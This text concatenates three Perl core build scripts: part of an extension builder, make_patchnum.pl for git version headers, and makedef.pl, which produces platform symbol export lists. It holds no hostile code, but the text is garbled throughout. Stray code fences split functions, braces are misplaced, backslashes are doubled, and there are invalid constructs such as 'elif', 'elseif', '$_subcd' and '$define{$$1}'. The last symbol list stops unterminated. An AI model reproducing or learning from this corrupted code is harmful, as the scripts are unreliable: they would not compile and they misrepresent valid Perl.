push @ext, FindExt::static_ext() if $static;

push @ext, FindExt::dynamic_ext() if $dynamic;

push @ext, FindExt::nonxs_ext() if $nonxs;

push @ext, 'DynaLoader' if $dynamloader;

```

```

foreach (sort @ext) {

    if (%incl and !exists $incl{$_}) {

        #warn "Skipping extension $_, not in inclusion list\n";

        next;

    }

    if (exists $excl{$_}) {

        warn "Skipping extension $_, not ported to current platform";

        next;

    }

    push @extspec, $_;

```

```

if($_ eq 'DynaLoader' and $target !~ /clean$/) {

    # No, we don't know why nmake can't work out the dependency chain

    push @{$extra_passthrough{$_}}, 'DynaLoader.c';

} elsif(FindExt::is_static($_)) {

    push @{$extra_passthrough{$_}}, 'LINKTYPE=static';

}

}

chdir '..'

    or die "Couldn't chdir to build directory: $!"; # now in the Perl build

}

elsif ($is_VMS) {

    $perl = $^X;

    push @extspec, (split ' ', $Config{static_ext}) if $static;

    push @extspec, (split ' ', $Config{dynamic_ext}) if $dynamic;

    push @extspec, (split ' ', $Config{nonxs_ext}) if $nonxs;

    push @extspec, 'DynaLoader' if $dynaloader;

}

{

    # Cwd needs to be built before Encode recurses into subdirectories.

    # This seems to be the simplest way to ensure this ordering:

    my (@first, @other);

    foreach (@extspec) {

        if ($_ eq 'Cwd') {

```

```
        push @first, $_;
    } else {
        push @other, $_;
    }
}

@extspec = (@first, @other);
}
```

```
if ($Config{osname} eq 'catamount' and @extspec) {

    # Snowball's chance of building extensions.

    die "This is $Config{osname}, not building $extspec[0], sorry.\n";
}
```

```
foreach my $spec (@extspec) {

    my $mname = $spec;

    $mname =~ s!/!::!g;

    my $ext_pathname;

    # Try new style ext/Data-Dumper/ first

    my $copy = $spec;

    $copy =~ tr!/!-!;

    foreach my $dir (@ext_dirs) {

        if (-d "$dir/$copy") {

            $ext_pathname = "$dir/$copy";

            last;
        }
    }
}
```

```

    }
}

if (!defined $ext_pathname) {
    if (-d "ext/$spec") {
        # Old style ext/Data/Dumper/
        $ext_pathname = "ext/$spec";
    } else {
        warn "Can't find extension $spec in any of @ext_dirs";
        next;
    }
}

print "\tMaking $mname ($target)\n";

build_extension($ext_pathname, $perl, $mname,
    [@pass_through, @{$extra_passthrough{$spec} || []}]);
}

sub build_extension {
    my ($ext_dir, $perl, $mname, $pass_through) = @_;

    unless (chdir "$ext_dir") {
        warn "Cannot cd to $ext_dir: $!";
        return;
    }

```

```
}
```

```
my $up = $ext_dir;
```

```
$up =~ s![^/]+!..!g;
```

```
$perl ||= "$up/miniperl";
```

```
my $return_dir = $up;
```

```
my $lib_dir = "$up/lib";
```

```
$ENV{PERL_CORE} = 1;
```

```
my $makefile;
```

```
if ($is_VMS) {
```

```
    $makefile = 'descrip.mms';
```

```
    if ($target =~ /clean$/
```

```
        && !-f $makefile
```

```
        && -f "${makefile}_old") {
```

```
            $makefile = "${makefile}_old";
```

```
    }
```

```
} else {
```

```
    $makefile = 'Makefile';
```

```
}
```

```
if (!-f $makefile) {
```

```
    if (!-f 'Makefile.PL') {
```

```
        print "\nCreating Makefile.PL in $ext_dir for $mname\n";
```

```

my ($fromname, $key, $value);

if ($mname eq 'podlators') {

    # We need to special case this somewhere, and this is fewer
    # lines of code than a core-only Makefile.PL, and no more
    # complex

    $fromname = 'VERSION';

    $key = 'DISTNAME';

    $value = 'podlators';

    $mname = 'Pod';

} else {

    $key = 'ABSTRACT_FROM';

    # We need to cope well with various possible layouts

    my @dirs = split /::/, $mname;

    my $leaf = pop @dirs;

    my $leafname = "$leaf.pm";

    my $pathname = join '/', @dirs, $leafname;

    my @locations = ($leafname, $pathname, "lib/$pathname");

    foreach (@locations) {

        if (-f $_) {

            $fromname = $_;

            last;

        }

    }

}

unless ($fromname) {

```



```

        die "For $mname tried @locations in in $ext_dir but can't find source";
    }

    ($value = $fromname) =~ s/\.pm\z/.pod/;

    $value = $fromname unless -e $value;
}

open my $fh, '>', 'Makefile.PL'

    or die "Can't open Makefile.PL for writing: $!";

printf $fh <<'EOM', $0, $mname, $fromname, $key, $value;

#-*- buffer-read-only: t -*-

```

```

# This Makefile.PL was written by %s.

```

```

# It will be deleted automatically by make realclean

```

```

use strict;

```

```

use ExtUtils::MakeMaker;

```

```

# This is what the .PL extracts to. Not the ultimate file that is installed.

```

```

# (ie Win32 runs pl2bat after this)

```

```

# Doing this here avoids all sort of quoting issues that would come from

```

```

# attempting to write out perl source with literals to generate the arrays and

```

```

# hash.

```

```

my @temps = 'Makefile.PL';

```

```

foreach (glob('scripts/pod*.PL')) {

```

```

    # The various pod*.PL extractors change directory. Doing that with relative

```

```

# paths in @INC breaks. It seems the lesser of two evils to copy (to avoid)
# the chdir doing anything, than to attempt to convert lib paths to
# absolute, and potentially run into problems with quoting special
# characters in the path to our build dir (such as spaces)
require File::Copy;

my $temp = $_;

$temp =~ s!scripts/!!;

File::Copy::copy($_, $temp) or die "Can't copy $temp to $_: $!";

push @temps, $temp;
}

```

```

my $script_ext = $^O eq 'VMS' ? '.com' : '';

my %%pod_scripts;

foreach (glob('pod*.PL')) {

    my $script = $_;

    s/.PL$/ $script_ext/i;

    $pod_scripts{$script} = $_;

}

my @exe_files = values %%pod_scripts;

```

```

WriteMakefile(

    NAME      => '%s',

    VERSION_FROM => '%s',

    %-13s => '%s',

```

```

realclean    => { FILES => "@temps" },

(%%pod_scripts ? (

    PL_FILES => \%%pod_scripts,

    EXE_FILES => \@exe_files,

    clean    => { FILES => "@exe_files" },

) : ()),

);

# ex: set ro:

EOM

    close $fh or die "Can't close Makefile.PL: $!";

}

print "\nRunning Makefile.PL in $ext_dir\n";


# Presumably this can be simplified

my @cross;

if (defined $::Cross::platform) {

    # Inherited from win32/buildext.pl

    @cross = "-MCross=$::Cross::platform";

} elsif ($opts{cross}) {

    # Inherited from make_ext.pl

    @cross = '-MCross';

}


my @args = ("-I$lib_dir", @cross, 'Makefile.PL');

```

```

if ($is_VMS) {

    my $libd = VMS::Filespec::vmspath($lib_dir);

    push @args, "INST_LIB=$libd", "INST_ARCHLIB=$libd";

} else {

    push @args, 'INSTALLDIRS=perl', 'INSTALLMAN1DIR=none',

        'INSTALLMAN3DIR=none';

}

push @args, @$pass_through;

_quote_args(\@args) if $is_VMS;

print join(' ', @run, $perl, @args), "\n";

my $code = system @run, $perl, @args;

warn "$code from $ext_dir's Makefile.PL" if $code;

```

```

# Right. The reason for this little hack is that we're sitting inside

# a program run by ./miniperl, but there are tasks we need to perform

# when the 'realclean', 'distclean' or 'veryclean' targets are run.

# Unfortunately, they can be run *after* 'clean', which deletes

# ./miniperl

# So we do our best to leave a set of instructions identical to what

# we would do if we are run directly as 'realclean' etc

# Whilst we're perfect, unfortunately the targets we call are not, as

# some of them rely on a $(PERL) for their own distclean targets.

# But this always used to be a problem with the old /bin/sh version of

# this.

if ($is_Unix) {

```

```

    my $suffix = '.sh';

    foreach my $clean_target ('realclean', 'veryclean') {

        my $file = "$return_dir/$clean_target$suffix";

        open my $fh, '>>', $file or die "open $file: $!";

        # Quite possible that we're being run in parallel here.

        # Can't use Fcntl this early to get the LOCK_EX

        flock $fh, 2 or warn "flock $file: $!";

        print $fh <<"EOS";

cd $ext_dir

if test ! -f Makefile -a -f Makefile.old; then

    echo "Note: Using Makefile.old"

    make -f Makefile.old $clean_target MAKE=@make' @pass_through

else

    if test ! -f Makefile ; then

        echo "Warning: No Makefile!"

    fi

    make $clean_target MAKE=@make' @pass_through

fi

cd $return_dir

EOS

        close $fh or die "close $file: $!";

    }

}

}

```

```

if (not -f $makefile) {

    print "Warning: No Makefile!\n";

}

if ($is_VMS) {

    _macroify_passthrough($pass_through);

    unshift @$pass_through, "/DESCRIPTION=$makefile";

}

if (!$target or $target !~ /clean$/) {

    # Give makefile an opportunity to rewrite itself.

    # reassure users that life goes on...

    my @args = ('config', @$pass_through);

    _quote_args(\@args) if $is_VMS;

    system(@run, @make, @args) and print "@run @make @args failed, continuing anyway...\n";

}

my @targ = ($target, @$pass_through);

_quote_args(\@targ) if $is_VMS;

print "Making $target in $ext_dir\n@run @make @targ\n";

my $code = system(@run, @make, @targ);

die "Unsuccessful make($ext_dir): code=$code" if $code != 0;

chdir $return_dir || die "Cannot cd to $return_dir: $!";

}

```

```

sub _quote_args {
    my $args = shift; # must be array reference

    # Do not quote qualifiers that begin with '/'.
    map { if (!/^\//) {
        $_ =~ s/\\"/"/g; # escape C<"> by doubling
        $_ = q(").$_q(");
    }
    } @$args;
;
}

```

```

sub _macroify_passthrough {
    my $passthrough = shift;
    _quote_args($passthrough);
    my $macro = '/MACRO=(' . join(',', @$passthrough) . ')';
    @$passthrough = ();
    @$passthrough[0] = $macro;
}

```

make\_patchnum.pl

```
#!/usr/bin/perl
```

```
# These two should go upon release to make the script Perl 5.005 compatible
```

```
use strict;
```

```
use warnings;
```

=head1 NAME

make\_patchnum.pl - make patchnum

=head1 SYNOPSIS

miniperl make\_patchnum.pl

perl make\_patchnum.pl

=head1 DESCRIPTION

This program creates the files holding the information about locally applied patches to the source code. The created files are C<git\_version.h> and C<lib/Config\_git.pl>.

=head2 C<lib/Config\_git.pl>

Contains status information from git in a form meant to be processed by the tied hash logic of Config.pm. It is actually optional, although -V:git.\* will be uninformative without it.

C<git\_version.h> contains similar information in a C header file format, designed to be used by patchlevel.h. This file is obtained from stock\_git\_version.h if miniperl is not available, and then



later on replaced by the version created by this script.

=head1 AUTHOR

Yves Orton, Kenichi Ishigaki, Max Maischein

=head1 COPYRIGHT

Same terms as Perl itself.

=cut

# from a -Dmksymlink target dir, I need to cd to the git-src tree to  
# use git (like script does). Presuming that's not unique, one fix is  
# to follow Configure's symlink-path to run git. Maybe GIT\_DIR or  
# path-args can solve it, if so we should advise here, I tried only  
# very briefly ('cd -' works too).

my (\$subcd, \$srcdir);

our \$opt\_v = scalar grep \$\_ eq '-v', @ARGV;

BEGIN {

    my \$root=".";

    # test 1st to see if we're a -Dmksymlinks target dir

    \$subcd = ";

```

$srcdir = $root;

if (-l "./Configure") {

    $srcdir = readlink("./Configure");

    $srcdir =~ s/Configure//;

    $subcd = "cd $srcdir &&"; # activate backtick fragment
}

while (!-e "$root/perl.c" and length($root)<100) {

    if ($root eq '.') {

        $root="..";

    } else {

        $root.="../";

    }

}

die "Can't find toplevel" if !-e "$root/perl.c";

sub path_to { "$root/${_[0]}" } # use ${_[0]} if this'd be placed in toplevel.

}

sub read_file {

    my $file = path_to(@_);

    return "" unless -e $file;

    open my $fh, '<', $file

        or die "Failed to open for read '$file':$!";

    return do { local $/; <$fh> };

}

```

```

sub write_file {

    my ($file, $content) = @_ ;

    $file= path_to($file);

    open my $fh, '>', $file

        or die "Failed to open for write '$file':$!";

    print $fh $content;

    close $fh;

}

```

```

sub backtick {

    # only for git. If we're in a -Dmksymlinks build-dir, we need to

    # cd to src so git will work . Probably a better way.

    my $command = shift;

    if (wantarray) {

        my @result= `$_subcd $command`;

        #warn "$subcd $command: \$_?=$_?\n" if $_?;

        print "#> $_subcd $command ->\n @result\n" if !$_? and $opt_v;

        chomp @result;

        return @result;

    } else {

        my $result= `$_subcd $command`;

        $result="" if ! defined $result;

        warn "$subcd $command: \$_?=$_?\n" if $_?;

        print "#> $_subcd $command ->\n $result\n" if !$_? and $opt_v;

        chomp $result;

    }
}

```

```

        return $result;
    }
}

sub write_files {

    my %content= map { /WARNING: '([^\']+)/ || die "Bad mojo!"; $1 => $_ } @_;

    my @files= sort keys %content;

    my $files= join " and ", map { "'$_'" } @files;

    foreach my $file (@files) {

        if (read_file($file) ne $content{$file}) {

            print "Updating $files\n";

            write_file($_,$content{$_}) for @files;

            return 1;

        }

    }

    print "Reusing $files\n";

    return 0;

}

```

```

my $unpushed_commits = '  ';

my ($read, $branch, $snapshot_created, $commit_id, $describe)= ("") x 5;

my ($changed, $extra_info, $commit_title)= ("") x 3;

if (my $patch_file= read_file(".patch")) {

    ($branch, $snapshot_created, $commit_id, $describe) = split /\s+/, $patch_file;

```

```

$extra_info = "git_snapshot_date='$snapshot_created'";

$commit_title = "Snapshot of:";
}

elif (-d "$srcdir/.git") {

    # git branch | awk 'BEGIN{ORS=""}/\*/ { print $2 }'

    ($branch) = map { /\* ([^]\S*)/ ? $1 : "" } backtick("git branch");

    my ($remote,$merge);

    if (length $branch) {

        $merge= backtick("git config branch.$branch.merge");

        $merge = "" unless $? == 0;

        $merge =~ s!^refs/heads/!!;

        $remote= backtick("git config branch.$branch.remote");

        $remote = "" unless $? == 0;

    }

    $commit_id = backtick("git rev-parse HEAD");

    $describe = backtick("git describe");

    my $commit_created = backtick(qq{git log -1 --pretty="format:%ci"});

    $extra_info = "git_commit_date='$commit_created'";

    backtick("git diff --no-ext-diff --quiet --exit-code");

    $changed = $?;

    unless ($changed) {

        backtick("git diff-index --cached --quiet HEAD --");

        $changed = $?;

    }
}

```

```
if ((length $branch && length $remote) {  
    # git cherry $remote/$branch | awk 'BEGIN{ORS=","} /\+/ {print $2}' | sed -e 's/,$//'  
    my $unpushed_commit_list =  
        join ",", map { (split /\s/, $_)[1] }  
        grep {/\+/} backtick("git cherry $remote/$merge");  
  
    # git cherry $remote/$branch | awk 'BEGIN{ORS="\t\\\\\\n"} /\+/ {print ",\\"" $2 "\"\\\""'  
    $unpushed_commits =  
        join "", map { ', "'.(split /\s/, $_)[1]."\t\\\\\\n" }  
        grep {/\+/} backtick("git cherry $remote/$merge");  
  
    if ((length $unpushed_commits) {  
        $commit_title = "Local Commit:";  
        my $ancestor = backtick("git rev-parse $remote/$merge");  
        $extra_info = "$extra_info  
git_ancestor=$ancestor'  
git_remote_branch='$remote/$merge'  
git_unpushed='$unpushed_commit_list'";  
    }  
}  
  
if ($changed) {  
    $commit_title = "Derived from:";  
}  
  
$commit_title ||= "Commit id:";  
}
```

```

write_files(<<"EOF_HEADER", <<"EOF_CONFIG");

/*****

* WARNING: 'git_version.h' is automatically generated by make_patchnum.pl

*      DO NOT EDIT DIRECTLY - edit make_patchnum.pl instead

*****/

@{[$describe ? "#define PERL_PATCHNUM \"$describe\" : ()]}

#define PERL_GIT_UNPUSHED_COMMITS\t\t\

$unpushed_commits/*leave-this-comment*/

@{[$changed ? "#define PERL_GIT_UNCOMMITTED_CHANGES" : ()]}

EOF_HEADER

#####

# WARNING: 'lib/Config_git.pl' is generated by make_patchnum.pl

#      DO NOT EDIT DIRECTLY - edit make_patchnum.pl instead

#####

\${Config::Git_Data}<<'ENDOFGIT';

git_commit_id='${commit_id}'

git_describe='${describe}'

git_branch='${branch}'

git_uncommitted_changes='${changed}'

git_commit_id_title='${commit_title}'

$extra_info

ENDOFGIT

EOF_CONFIG

# ex: set ts=8 sts=4 sw=4 et ft=perl:

makedef.pl

```

```
#!/perl -w

#

# Create the export list for perl.

#

# Needed by WIN32 and OS/2 for creating perl.dll,

# and by AIX for creating libperl.a when -Dusershrplib is in effect,

#

# Reads from information stored in

#

#  config.h

#  config.sh

#  global.sym

#  globvar.sym

#  intrpvar.h

#  miniperl.map (on OS/2)

#  perl5.def  (on OS/2; this is the old version of the file being made)

#  perlio.sym

#  perlvars.h

#

# plus long lists of function names hard-coded directly in this script and

# in the DATA section.

#

# Writes the result to STDOUT.

#

# Normally this script is invoked from a makefile (e.g. win32/Makefile),
```



# which redirects STDOUT to a suitable file, such as:

#

# perl5.def OS/2

# perldll.def Windows

# perl.exp AIX

# perl.imp NetWare

BEGIN { unshift @INC, "lib" }

use Config;

use strict;

use vars qw(\$PLATFORM \$CCTYPE \$FILETYPE \$CONFIG\_ARGS \$ARCHNAME \$PATCHLEVEL);

my (%define, %ordinal);

while (@ARGV) {

    my \$flag = shift;

    if (\$flag =~ s/^CC\_FLAGS=/ /) {

        for my \$fflag (\$flag =~ /(?:^|\s)-D(\S+)/g) {

            \$fflag .= '=1' unless \$fflag =~ /\^\w+=/;

            \$define{\$\$1} = \$2 if \$fflag =~ /\^\w+=(.+)\\$/;

        }

    next;

}

```

$define{$1} = 1 if ($flag =~ /^-D(\w+)$/);

$define{$1} = $2 if ($flag =~ /^-D(\w+)=(.+)$/);

$CCTYPE = $1 if ($flag =~ /^CCTYPE=(\w+)$/);

$PLATFORM = $1 if ($flag =~ /^PLATFORM=(\w+)$/);

if ($PLATFORM eq 'netware') {

    $FILETYPE = $1 if ($flag =~ /^FILETYPE=(\w+)$/);

}

}

my @PLATFORM = qw(aix win32 wince os2 netware);

my %PLATFORM;

@PLATFORM{@PLATFORM} = ();

defined $PLATFORM || die "PLATFORM undefined, must be one of: @PLATFORM\n";

exists $PLATFORM{$PLATFORM} || die "PLATFORM must be one of: @PLATFORM\n";

if ($PLATFORM eq 'win32' or $PLATFORM eq 'wince' or $PLATFORM eq 'aix') {

    # Add the compile-time options that miniperl was built with to %define.

    # On Win32 these are not the same options as perl itself will be built

    # with since miniperl is built with a canned config (one of the win32/

    # config_H.*) and none of the BUILDOPT's that are set in the makefiles,

    # but they do include some #define's that are hard-coded in various

    # source files and header files and don't include any BUILDOPT's that

    # the user might have chosen to disable because the canned configs are

    # minimal configs that don't include any of those options.

```

```

my $opts = ($PLATFORM eq 'wince' ? '-MCross' : ''); # for wince need Cross.pm to get Config.pm

$ENV{PERL5LIB} = join $Config{path_sep}, @INC;

my $cmd = "$^X $opts -V";

my $config = ` $cmd`

    or die "Couldn't run [$cmd]: $!";

my($options) = $config =~ /^ Compile-time options: (.*?)\n^ \S/ms;

$options =~ s/\s+/ /g;

print STDERR "Options: ($options)\n";

foreach (split /\s+/, $options) {

    $define{$_} = 1;

}

}

my %exportperlmalloc =

(

    Perl_malloc      =>    "malloc",

    Perl_mfree       =>    "free",

    Perl_realloc     =>    "realloc",

    Perl_calloc      =>    "calloc",

);

my $exportperlmalloc = $PLATFORM eq 'os2';

my $config_sh = "config.sh";

```

```
my $config_h = "config.h";
my $intrpvar_h = "intrpvar.h";
my $perlvars_h = "perlvars.h";
my $global_sym = "global.sym";
my $globvar_sym = "globvar.sym";
my $perlio_sym = "perlio.sym";
my $static_ext = "";
```

```
if ($PLATFORM eq 'aix') {
```

```
    # Nothing for now.
```

```
}
```

```
elsif ($PLATFORM =~ /^win(?:32|ce)$/ || $PLATFORM eq 'netware') {
```

```
    $CCTYPE = "MSVC" unless defined $CCTYPE;
```

```
    foreach ($intrpvar_h, $perlvars_h, $global_sym, $globvar_sym, $perlio_sym) {
```

```
        s!^!..\!;
```

```
    }
```

```
}
```

```
unless ($PLATFORM eq 'win32' || $PLATFORM eq 'wince' || $PLATFORM eq 'netware') {
```

```
    open(CFG,$config_sh) || die "Cannot open $config_sh: $!\n";
```

```
    while (<CFG>) {
```

```
        if (/^(?:ccflags|optimize)=(.+)'/) {
```

```
            $_ = $1;
```

```
            $define{$1} = 1 while /-D(\w+)/g;
```

```
        }
```

```

if (/^(d_(?:mmap|sigaction))= '(.)'$/ ) {

    $define{$1} = $2;

}

if ($PLATFORM eq 'os2') {

    $CONFIG_ARGS = $1 if /^config_args= '(.)'$/;

    $ARCHNAME = $1 if /^archname= '(.)'$/;

    $PATCHLEVEL = $1 if /^perl_patchlevel= '(.)'$/;

}

}

close(CFG);

}

if ($PLATFORM eq 'win32' || $PLATFORM eq 'wince') {

    open(CFG, "<..\$config_sh") || die "Cannot open ..\$config_sh: $!\n";

    if ((join " ", <CFG>) =~ /^static_ext= '(.)'$/m) {

        $static_ext = $1;

    }

    close(CFG);

}

```

```

open(CFG,$config_h) || die "Cannot open $config_h: $!\n";

```

```

while (<CFG>) {

    $define{$1} = 1 if /^s*#\s*define\s+(MYMALLOC)\b/;

    $define{$1} = 1 if /^s*#\s*define\s+(MULTIPLICITY)\b/;

    $define{$1} = 1 if /^s*#\s*define\s+(PERL_\w+)\b/;

    $define{$1} = 1 if /^s*#\s*define\s+(USE_\w+)\b/;

```

```

$define{$1} = 1 if /^s*#\s*define\s+(HAS_\w+)\b/;
}

close(CFG);

# perl.h logic duplication begins

if ($define{PERL_IMPLICIT_SYS}) {
    $define{PL_OP_SLAB_ALLOC} = 1;
}

if ($define{USE_ITHREADS}) {
    if (!$define{MULTIPLICITY}) {
        $define{MULTIPLICITY} = 1;
    }
}

$define{PERL_IMPLICIT_CONTEXT} || =
    $define{USE_ITHREADS} ||
    $define{MULTIPLICITY};

if ($define{USE_ITHREADS} && $PLATFORM ne 'win32' && $^O ne 'darwin') {
    $define{USE_REENTRANT_API} = 1;
}

# perl.h logic duplication ends

```

```

my $sym_ord = 0;

print STDERR "Defines: (" . join(' ', sort keys %define) . ")\n";

if ($PLATFORM =~ /^win(?:32|ce)$/) {
    (my $dll = ($define{PERL_DLL} || "perl514")) =~ s/\.dll$/i;
    print "LIBRARY $dll\n";

    # The DESCRIPTION module definition file statement is not supported
    # by VC7 onwards.

    if ($CCTYPE =~ /^(?:MSVC60|GCC|BORLAND)$/) {
        print "DESCRIPTION 'Perl interpreter'\n";
    }

    print "EXPORTS\n";

    if ($define{PERL_IMPLICIT_SYS}) {
        output_symbol("perl_get_host_info");
        output_symbol("perl_alloc_override");
    }

    if ($define{USE_ITHREADS} and $define{PERL_IMPLICIT_SYS}) {
        output_symbol("perl_clone_host");
    }
}

elsif ($PLATFORM eq 'os2') {
    if (open my $fh, '<', 'perl5.def') {
        while (<$fh>) {

```

```

        last if /^s*EXPORTS\b/;
    }
    while (<$fh>) {
        $ordinal{$1} = $2 if /^s*"(\w+)"s*(?:\s*"w+"s*)?\@(\d+)\s*$/;

        # This allows skipping ordinals which were used in older versions

        $sym_ord = $1 if /^s*;\s*LAST_ORDINAL\s*=\s*(\d+)\s*$/;
    }

    $sym_ord < $ _ and $sym_ord = $ _ for values %ordinal; # Take the max
}

(my $v = $j) =~ s/(\d\.\d\d\d\d)(\d\d)d/$1_$2/;
$v .= '-thread' if $ARCHNAME =~ /-thread/;

(my $dll = $define{PERL_DLL}) =~ s/\.dll$/i;

$v .= "\@$PATCHLEVEL" if $PATCHLEVEL;

my $d = "DESCRIPTION '@#perl5-porters@perl.org:$v#\@ Perl interpreter, configured as
$CONFIG_ARGS";

$d = substr($d, 0, 249) . "..." if length $d > 253;

print <<"---EOP---";

LIBRARY '$dll' INITINSTANCE TERMINSTANCE

$d

STACKSIZE 32768

CODE LOADONCALL

DATA LOADONCALL NONSHARED MULTIPLE

EXPORTS

---EOP---

}

elsif ($PLATFORM eq 'aix') {

```



```

my $OSVER = `uname -v`;
chop $OSVER;
my $OSREL = `uname -r`;
chop $OSREL;
if ($OSVER > 4 || ($OSVER == 4 && $OSREL >= 3)) {
    print "#! ..\n";
} else {
    print "#!\n";
}
}

elsif ($PLATFORM eq 'netware') {
    if ($FILETYPE eq 'def') {
        print "LIBRARY perl514\n";
        print "DESCRIPTION 'Perl interpreter for NetWare'\n";
        print "EXPORTS\n";
    }
    if ($define{PERL_IMPLICIT_SYS}) {
        output_symbol("perl_get_host_info");
        output_symbol("perl_alloc_override");
        output_symbol("perl_clone_host");
    }
}

my %skip;

my %export;

```

```

sub skip_symbols {
    my $list = shift;
    foreach my $symbol (@$list) {
        $skip{$symbol} = 1;
    }
}

```

```

sub emit_symbols {
    my $list = shift;
    foreach my $symbol (@$list) {
        my $skipsym = $symbol;
        # XXX hack
        if ($define{MULTIPLICITY}) {
            $skipsym =~ s/^Perl_[GIT](\w+)_ptr$/PL_$1/;
        }
        emit_symbol($symbol) unless exists $skip{$skipsym};
    }
}

```

```

if ($PLATFORM eq 'win32') {
    skip_symbols [qw(
        PL_statusvalue_vms
        PL_archpat_auto
        PL_cryptseen

```

PL\_DBcv  
PL\_generation  
PL\_lastgotoprobe  
PL\_linestart  
PL\_modcount  
PL\_pending\_ident  
PL\_sublex\_info  
PL\_timesbuf  
main  
Perl\_ErrorNo  
Perl\_GetVars  
Perl\_do\_exec3  
Perl\_do\_ipcctl  
Perl\_do\_ipcget  
Perl\_do\_msgrcv  
Perl\_do\_msgsnd  
Perl\_do\_semop  
Perl\_do\_shmio  
Perl\_dump\_fds  
Perl\_init\_thread\_intern  
Perl\_my\_bzero  
Perl\_my\_bcopy  
Perl\_my\_htonl  
Perl\_my\_ntohl  
Perl\_my\_swap

```
    Perl_my_chsize
    Perl_same_dirent
    Perl_setenv_getix
    Perl_unlnk
    Perl_watch
    Perl_safexcalloc
    Perl_safexmalloc
    Perl_safexfree
    Perl_safexrealloc
    Perl_my_memcmp
    Perl_my_memset
    PL_cshlen
    PL_cshname
    PL_opsave
    Perl_do_exec
    Perl_getenv_len
    Perl_my_pclose
    Perl_my_popen
    Perl_my_sprintf
    ));
}

else {
    skip_symbols[qw(
        Perl_do_spawn
        Perl_do_spawn_nowait
```

```
        Perl_do_aspawn

    });

}

if ($PLATFORM eq 'wince') {

    skip_symbols [qw(

        PL_statusvalue_vms

        PL_archpat_auto

        PL_cryptseen

        PL_DBcv

        PL_generation

        PL_lastgotoprobe

        PL_linestart

        PL_modcount

        PL_pending_ident

        PL_sublex_info

        PL_timesbuf

        PL_collation_ix

        PL_collation_name

        PL_collation_standard

        PL_collxfrm_base

        PL_collxfrm_mult

        PL_numeric_compat1

        PL_numeric_local

        PL_numeric_name

        PL_numeric_radix_sv
```

PL\_numeric\_standard

PL\_vtbl\_collxfrm

Perl\_sv\_collxfrm

setgid

setuid

win32\_free\_childdir

win32\_free\_childenv

win32\_get\_childdir

win32\_get\_childenv

win32\_spawnvp

main

Perl\_ErrorNo

Perl\_GetVars

Perl\_do\_exec3

Perl\_do\_ipcctl

Perl\_do\_ipcget

Perl\_do\_msgrcv

Perl\_do\_msgsnd

Perl\_do\_semop

Perl\_do\_shmio

Perl\_dump\_fds

Perl\_init\_thread\_intern

Perl\_my\_bzero

Perl\_my\_bcopy

Perl\_my\_htonl

```
Perl_my_ntohl
Perl_my_swap
Perl_my_chsize
Perl_same_dirent
Perl_setenv_getix
Perl_unlnk
Perl_watch
Perl_safexcalloc
Perl_safexmalloc
Perl_safefree
Perl_safexrealloc
Perl_my_memcmp
Perl_my_memset
PL_cshlen
PL_cshname
PL_opsave
Perl_do_exec
Perl_getenv_len
Perl_my_pclose
Perl_my_popen
Perl_my_sprintf
)];
```

```
}
```

```
elsif ($PLATFORM eq 'aix') {
```

```
    skip_symbols([qw(
```

Perl\_dump\_fds  
Perl\_ErrorNo  
Perl\_GetVars  
Perl\_my\_bcopy  
Perl\_my\_bzero  
Perl\_my\_chsize  
Perl\_my\_htonl  
Perl\_my\_memcmp  
Perl\_my\_memset  
Perl\_my\_ntohl  
Perl\_my\_swap  
Perl\_safexcalloc  
Perl\_safexfree  
Perl\_safexmalloc  
Perl\_safexrealloc  
Perl\_same\_dirent  
Perl\_unlnk  
Perl\_sys\_intern\_clear  
Perl\_sys\_intern\_dup  
Perl\_sys\_intern\_init  
Perl\_my\_sprintf  
PL\_cryptseen  
PL\_opsave  
PL\_statusvalue\_vms  
PL\_sys\_intern



```
        ));  
skip_symbols([qw(  
    Perl_signbit  
    )])  
    if $define{'HAS_SIGNBIT'};  
emit_symbols([qw(  
    boot_DynaLoader  
    )]);  
}  
elseif ($PLATFORM eq 'os2') {  
    emit_symbols([qw(  
        ctermid  
        get_sysinfo  
        Perl_OS2_init  
        Perl_OS2_init3  
        Perl_OS2_term  
        OS2_Perl_data  
        dlopen  
        dlsym  
        dlerror  
        dlclose  
        dup2  
        dup  
        my_tmpfile  
        my_tmpnam
```

my\_flock  
my\_rmdir  
my\_mkdir  
my\_getpwuid  
my\_getpwnam  
my\_getpwent  
my\_setpwent  
my\_endpwent  
fork\_with\_resources  
croak\_with\_os2error  
setgrent  
endgrent  
getgrent  
malloc\_mutex  
threads\_mutex  
nthreads  
nthreads\_cond  
os2\_cond\_wait  
os2\_stat  
os2\_execname  
async\_mssleep  
msCounter  
InfoTable  
pthread\_join  
pthread\_create

pthread\_detach  
XS\_Cwd\_change\_drive  
XS\_Cwd\_current\_drive  
XS\_Cwd\_extLibpath  
XS\_Cwd\_extLibpath\_set  
XS\_Cwd\_sys\_abspath  
XS\_Cwd\_sys\_chdir  
XS\_Cwd\_sys\_cwd  
XS\_Cwd\_sys\_is\_absolute  
XS\_Cwd\_sys\_is\_relative  
XS\_Cwd\_sys\_is\_rooted  
XS\_DynaLoader\_mod2fname  
XS\_File\_\_Copy\_syscopy  
Perl\_Register\_MQ  
Perl\_Deregister\_MQ  
Perl\_Serve\_Messages  
Perl\_Process\_Messages  
init\_PMWIN\_entries  
PMWIN\_entries  
Perl\_hab\_GET  
loadByOrdinal  
pExtFCN  
os2error  
ResetWinError  
CroakWinError

```

        PL_do_undump
    ));
emit_symbols([qw(os2_cond_wait
        pthread_join
        pthread_create
        pthread_detach
    ))
    if $define{'USE_5005THREADS'} or $define{'USE_ITHREADS'};
}
elseif ($PLATFORM eq 'netware') {
    skip_symbols [qw(
        PL_statusvalue_vms
        PL_archpat_auto
        PL_cryptseen
        PL_DBcv
        PL_generation
        PL_lastgotoprobe
        PL_linestart
        PL_modcount
        PL_pending_ident
        PL_sublex_info
        PL_timesbuf
        main
        Perl_ErrorNo
        Perl_GetVars
    )

```

Perl\_do\_exec3

Perl\_do\_ipcctl

Perl\_do\_ipcget

Perl\_do\_msgrcv

Perl\_do\_msgsnd

Perl\_do\_semop

Perl\_do\_shmio

Perl\_dump\_fds

Perl\_init\_thread\_intern

Perl\_my\_bzero

Perl\_my\_htonl

Perl\_my\_ntohl

Perl\_my\_swap

Perl\_my\_chsize

Perl\_same\_dirent

Perl\_setenv\_getix

Perl\_unlnk

Perl\_watch

Perl\_safexcalloc

Perl\_safexmalloc

Perl\_safexfree

Perl\_safexrealloc

Perl\_my\_memcmp

Perl\_my\_memset

PL\_cshlen

PL\_cshname  
PL\_opsave  
Perl\_do\_exec  
Perl\_getenv\_len  
Perl\_my\_pclose  
Perl\_my\_popen  
Perl\_sys\_intern\_init  
Perl\_sys\_intern\_dup  
